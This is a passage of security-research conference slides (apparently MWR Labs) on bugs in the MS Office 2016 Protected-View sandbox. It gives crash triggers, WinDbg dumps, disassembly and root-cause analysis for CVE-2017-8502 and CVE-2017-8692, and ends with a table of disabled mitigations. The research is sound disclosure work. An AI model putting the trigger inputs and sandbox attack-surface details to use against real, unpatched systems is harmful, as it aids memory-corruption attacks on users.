    002c91d3 EXCEL!Ordinal43+0x000091d3
    003cbc14 EXCEL!Ordinal43+0x0010bc14
    003cc908 EXCEL!Ordinal43+0x0010c908
    003cbb09 EXCEL!Ordinal43+0x0010bb09
    00311a8f EXCEL!Ordinal43+0x00051a8f
    00d61d4a EXCEL!LinkASPPModelTable+0x001ec9f4
    00d60fd2 EXCEL!LinkASPPModelTable+0x001ebc7c
```

List of Breakpoints

First 0E1200h Message


Second 0E1200h Message


ECX = 38002D90 + 26C
= 38002FFC
= assumed-present 6th unk_obj

LABS

CVE-2017-8502: Summary

- Root-cause
  - Excel assumes there are always (at least) 6 objects in the array when global dword_1461918 is 2Fh
  - Leading to out-of-boundary array dereference (aka memory corruption)
- Exploitability






LABS

++

CVE-2017-8692: Uniscribe RCE Vulnerability

- Affects only Excel Protected-View (PVApp)
- Aka “Out-of-Boundary Array Access”
- Requires one 071200h IPC message
  - Part of Excel Protected-View design
  - Update formula bar with cell content, though editing still not allowed



LABS

++

CVE-2017-8692: Trigger

```
EXCEL_071200 PvMsg = {};
PvMsg.UStrInChars.Buffer = 0x1;
PvMsg.ui8Unknown_18 = 0x2;
PvMsg.ui8Unknown_19 = 0x0;
PvMsg.ui16Padding = 0x00;
PVMsg.UStrInChars = {0x25, L"j(@-g?Mcav)MzM_<m+T[zA46ykI#V5\2Kj|42"};
```

```
ScriptItemize (
  [in] pwcInChars  = L"j(@-g?Mcav)MzM_<m+T[zA46ykI#V5\2Kj|42"
  [in] cInChars = 0x00000004
  [in] cMaxItems = 0x00000005
  [in,opt] psControl = &(0x00800009)
  [in,opt] psState = &(0x0001)
  [out] pItems
  [out] pcItems
)
```

Results

LABS

++

CVE-2017-8692: Trigger

```
ScriptItemize (
 [in] pwcInChars  = L"j(@-g?Mcav)MzM_<m+T[zA46ykI#V5\2Kj|42"
 [in] cInChars = 0x00000004
 [in] cMaxItems = 0x00000005
 [in,opt] psControl = &(0x00800009)
 [in,opt] psState = &(0x0001)
 [out] pItems
 [out] pcItems
)
```

```
(20d0.25e0): Access violation - code c0000005 (!!! second chance !!!)
eax=1c090ff8 ebx=00000004 ecx=1c090ff8 edx=00000001 esi=00000000 edi=00000000
eip=7431ee9a esp=020f69b8 ebp=020f69d4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
gdi32full!FindMatchingPair+0x30:
7431ee9a 8b5008          mov     edx,dword ptr [eax+8] ds:0023:1c091000=????????
0:000> k 0x12
 # ChildEBP RetAddr
00 020f69d4 7431e5f5 gdi32full!FindMatchingPair+0x30
01 020f6db4 7430be46 gdi32full!UnicodeBidiAlgorithm+0x925
02 020f6dfc 74326d05 gdi32full!ScriptItemizeCommon+0xb6
*** ERROR: Module load completed but symbols could not be loaded for C:\Program Files\Common Files\Microsoft Shared\Off
03 020f6e1c 5a2565bf gdi32full!ScriptItemize+0x35
WARNING: Stack unwind information not available. Following frames may be wrong.
04 020f6ff4 5a256a9f mso99Lwin32client+0xb65bf
05 020f7080 5a2da51d mso99Lwin32client+0xb6a9f
06 020f7124 5a2db58a mso99Lwin32client+0x13a51d
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program Files\Microsoft Office\Office16\
07 020f7204 0085ea9f mso99Lwin32client+0x13b58a
08 020fb360 0050de55 EXCEL!Ordinal43+0x47ea9f
09 020fb3ac 00430b97 EXCEL!Ordinal43+0x12de55
0a 020fb3c8 00430b5f EXCEL!Ordinal43+0x50b97
0b 020fb3fc 004309dc EXCEL!Ordinal43+0x50b5f
0c 020ff4b0 00466fb9 EXCEL!Ordinal43+0x509dc
0d 020ff588 00408883 EXCEL!Ordinal43+0x86fb9
0e 020ff670 003e4a5c EXCEL!Ordinal43+0x28883
0f 020ff85c 003e1194 EXCEL!Ordinal43+0x4a5c
10 020ff8a8 76388e94 EXCEL!Ordinal43+0x1194
11 020ff8bc 77719bc3 KERNEL32!BaseThreadInitThunk+0x24
0:000> !heap -p -a eax
    address 1c090ff8 found in
    _DPH_HEAP_ROOT @ 3131000
    in busy allocation (  DPH_HEAP_BLOCK:         UserAddr         UserSize -         VirtAddr         VirtSize)
                                 1bf9230c:         1c090fa8               58 -         1c090000             2000
    6d459c2c verifier!AVrfDebugPageHeapAllocate+0x0000023c
    777a0d2e ntdll!RtlDebugAllocateHeap+0x0000003c
    776f4732 ntdll!RtlpAllocateHeap+0x00001642
    776f1e3f ntdll!RtlpAllocateHeapInternal+0x0000042f
    776f19da ntdll!RtlAllocateHeap+0x0000002a
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program Files\Common Files\Microsoft Sha
    5b172457 mso20win32client!Ordinal1151+0x000000a7
    5b172429 mso20win32client!Ordinal1151+0x00000079
    5b1723ec mso20win32client!Ordinal1151+0x0000003c
    5b1723a0 mso20win32client!Ordinal675+0x00000026
    5a256b09 mso99Lwin32client+0x000b6b09
    5a25698a mso99Lwin32client+0x000b698a
    5a2da51d mso99Lwin32client+0x0013a51d
    5a2db58a mso99Lwin32client+0x0013b58a
    0085ea9f EXCEL!Ordinal43+0x0047ea9f
    0050de55 EXCEL!Ordinal43+0x0012de55
    00430b97 EXCEL!Ordinal43+0x00050b97
    00430b5f EXCEL!Ordinal43+0x00050b5f
    004309dc EXCEL!Ordinal43+0x000509dc
    00466fb9 EXCEL!Ordinal43+0x00086fb9
    00408883 EXCEL!Ordinal43+0x00028883
    003e4a5c EXCEL!Ordinal43+0x00004a5c
    003e1194 EXCEL!Ordinal43+0x00001194
    76388e94 KERNEL32!BaseThreadInitThunk+0x00000024
```

crash in gdi32full!ScriptItemize() API

call HeapAllocWrapper2 (dwBytes, ppBufferOut)

LABS

++

CVE-2017-8692: Buffer pItems Allocation

```
000B6914 and     [ebp+var_38], 0
000B6918 lea     eax, [ebp+var_38]
000B691B push    eax
000B691C lea     eax, [ebp+var_3C]
000B691F mov     [ebp+var_3C], 4
000B6926 push    eax
000B6927 lea     eax, [ebp+cMaxItems] ; at this point, cMaxItems = cInChars = 4
000B692A push    eax
000B692B call    MultiplyArguments
000B6930 mov     eax, [ebp+var_38] ; var_38 = cMaxItems * 4 = 4 * 4 = 10h
000B6933 and     [ebp+var_38], 0
000B6937 mov     [ebp+cMaxItems], eax ; cMaxItems = 10h (tmp value)
000B693A lea     eax, [ebp+var_38]
000B693D push    eax
000B693E lea     eax, [ebp+var_3C]
000B6941 mov     [ebp+var_3C], 3
000B6948 push    eax
000B6949 lea     eax, [ebp+cMaxItems]
000B694C push    eax
000B694D call    MultiplyArg0Arg4
000B6952 mov     eax, [ebp+var_38] ; var_38 = cMaxItems * 03h = 10h * 03h = 30h
000B6955 push    2
000B6957 pop     ecx
000B6958 mov     [ebp+var_3C], eax ; var_3C = var_38 = 30h
000B695B lea     eax, [esi+1]    ; eax = cInChars + 1 = 4 + 1 = 5
000B695E cmp     eax, ecx
000B6960 push    8
000B6962 cmovg   ecx, eax        ; ecx = eax > ecx ? eax : ecx
000B6962                         ;     = (cInChars+1) > 2 ? (cInChars+1) : 2
000B6962                         ;     = (cInChars+1) = 5
000B6962                         ;     = cMaxChars
000B6965 lea     eax, [ebp+var_40]
000B6968 push    ecx
000B6969 push    eax
000B696A mov     [ebp+cMaxItems], ecx
000B696D call    MultiplyArg0Arg4_Wrapper
000B6972 lea     ecx, [ebp+var_3C] ; [ecx] = var_3C = 30h
000B6975 push    dword ptr [eax] ; [eax] = cMaxItems * 08h = 05h * 08h = 28h
000B6977 lea     eax, [ebp+dwBufferSize]
000B697A push    eax
000B697B call    AddArguments_Wrapper
000B6980 push    [ebp+ppBuffer]
000B6983 push    dword ptr [eax] ; [eax] = dwHeapAllocSize = 28h + 30h = 58h
000B6985 call    HeapAlloc_Wrapper
000B698A test    eax, eax        ; --> final_buffer = [unknown_buffer]+[pcItems_buffer]
000B698C js      loc_B69D1
```

```
000B6992 lea     eax, [ebp+dwBufferSize]
000B6995 push    eax
000B6996 push    esi
000B6997 call    CopyArguments
000B699C and     [ebp+var_38], 0
000B69A0 push    20h
000B69A2 pop     eax
000B69A3 mov     [ebp+var_3C], eax
000B69A6 lea     eax, [ebp+var_38]
000B69A9 push    eax
000B69AA lea     eax, [ebp+var_3C]
000B69AD push    eax
000B69AE lea     eax, [ebp+dwBufferSize]
000B69B1 push    eax
000B69B2 call    MultiplyArguments
000B69B7 push    [ebp+arg_34]
000B69BA push    [ebp+var_38]
000B69BD call    HeapAlloc_Wrapper
000B69C2 mov     [ebp+var_3C], eax
000B69C5 test    eax, eax
000B69C7 mov     eax, [ebp+ppBuffer]
000B69CA js      loc_C5553
```


```
000B69D0 mov     ecx, [eax]      ; ecx = pBuffer
000B69D2 lea     eax, [ecx+esi*8] ; esi = cInChars = 4
000B69D5 mov     [ebp+var_C], eax ; pBuffer+(cInChars*8)
000B69D8 lea     edx, [ecx+esi*4]
000B69DB imul    eax, esi, 0Ch   ; eax = cInChars*0xC
000B69DE mov     [ebp+var_14], edx ; pBuffer+(cInChars*4)
000B69E1 add     eax, ecx        ; eax = pBuffer+(cInChars+0xC)
000B69E1                         ;     = pItems
000B69E3 mov     ecx, [ebp+ppItems]
000B69E6 mov     [ecx], eax
000B69E8 mov     eax, [ebp+arg_50]
000B69EB test    eax, eax
000B69ED jz      short loc_B69F1
```

cInChars = 4

Size of UnkBuf = *cInChars* * 4 * 3
= 30h bytes

cMaxItems = *cInChars* > 2 ? (*cInChars*+1) : 2
= 5

Size of pItems = (*cMaxItems*) * sizeof(SCRIPT_ITEM)
= (*cMaxItems*) * 8
= 28h bytes



final_buffer

pItems

LABS

++ CVE-2017-8692: gdi32full!FindMatchingPair()

- Function loops pItems buffer to find matching SCRIPT_ITEM
- Last SCRIPT_ITEM in pItems buffer is a End-of-Array marker

```
int __stdcall FindMatchingPair(SCRIPT_ITEM **ppItems, SCRIPT_ITEM *pItems_LastItem, ...)
{ ...
  SCRIPT_ITEM* var_10;
  if (*ppItems < pItems_LastItem) {
    do {
        var_10 = *ppItems;
        int iCharPosOfCurrScriptItem = (var_10 + 0)->iCharPos;
        int iCharPosOfNextScriptItem = (var_10 + 1)->iCharPos; //Out-Of-Bound Dereference
        int EDX = iCharPosOfNextScriptItem - iCharPosOfCurrScriptItem;
        if (var_10->a.eScript > 0x114)          { ... }
        else if (var_10->a.eScript == 0x114)    { ... }
        else                                    { ... }
        (*ppItems)++;
    } while (*ppItems <= pItems_LastItem);
  } ...
}
```

Each loop dereferences current and next SCRIPT_ITEM

Loop until last SCRIPT_ITEM(!)

LABS

++ CVE-2017-8692: Summary

pItems [out]

Pointer to a buffer in which the function retrieves **SCRIPT_ITEM** structures representing the items that have been processed. The buffer should be `(cMaxItems + 1) * sizeof(SCRIPT_ITEM)` bytes in length. It is invalid to call this function with a buffer to hold less than two **SCRIPT_ITEM** structures. The function always adds a terminal item to the item analysis array so that the length of the item with zero-based index "i" is always available as:

```
pItems[i+1].iCharPos - pItems[i].iCharPos;
```

- MSDN ScriptItemize() Reference
  - Responsibility fall on developers to allocate the sufficient sized buffer
- Recall: Size of pItems = cMaxItems * sizeof(SCRIPT_ITEM)
- But there should have been checks in ScriptItemize() API?
  - “... `while (*ppItems <= pItems_LastItem); ...`”
  - Loop should have terminated at pItems[-2]?

LABS

++ MSRC 40761: Invalid Pointer Typecast

- Case still open
- Lucky bug discovered while minimizing for MSRC 40765 RtlFailFast()
- Patch is scheduled for release Dec 2018/Jan 2019
- Will release technical details in due course…

LABS

++

MS Office 2016 Protected-View Sandbox

Conclusion

LABS

++

Conclusion

- Motivation and goals of this project

- 3 attack surfaces for Protected-View sandbox escapes/bypass

- IPC mechanism
  - Internal objects, scenarios and message formats
  - 72 (23 MSO+15 WWLIB+17 EXCEL+17 PPCORE) messages


- Fuzzing optimizations to ↑ code-coverage, ↓ time

LABS

++

Conclusion

- Results
  - Total issues: 4 (MSO.DLL), 2 (WWLIB.DLL), 3 (EXCEL.EXE), 0 (PPCORE.DLL)
  - 3 security issues
  - Vulnerabilities trend: Non-linear (buf[n] = x) heap corruption issues



LABS

++

Conclusion

- Most modern mitigations (eg: DisableWin32kSystemCalls) disabled

	2007	2010	2013	2016
DEP:Enable	OFF	ON	ON	ON
DEP:DisableATL	OFF	OFF	ON	ON
ASLR:BottomUp	ON	ON	ON	ON
ASLR:ForceRelocate	OFF	OFF	ON	ON
ASLR:*	OFF	OFF	OFF	OFF
StrictHandle:RaiseExceptionOnInvalid	OFF	OFF	OFF [B] : ON [S]	OFF [B] : ON [S]
StrictHandle:HandleExceptionsPermanently	OFF	OFF	OFF [B] : ON [S]	OFF [B] : ON [S]
System Call:DisallowWin32kSysCalls	OFF	OFF	OFF	OFF
ExtensionPoint:DisableExtensionPoints	OFF	OFF	OFF	OFF
DynamicCode:*	OFF	OFF	OFF	OFF
CFG:*	OFF	OFF	OFF	OFF
BinarySignature:*	OFF	OFF	OFF	OFF
FontDisable:*	OFF	OFF	OFF	OFF
ImageLoad:*	OFF	OFF	OFF	OFF

[*] Results of ProcessMitigations 1.0.7 “Get-ProcessMitigation” on various (x86) MS Office

LABS

++

Future Work

- Check for new Protected-View features
  - New IPC messages (rem 071200h:Update Formula Bar with Cell Content)
- Remaining attack surfaces
  - Logic Quirks: “Trendy” Escapes
  - System-Calls: “Generic” Escapes

MWR Labs

LABS

++

Thank You!

- Questions?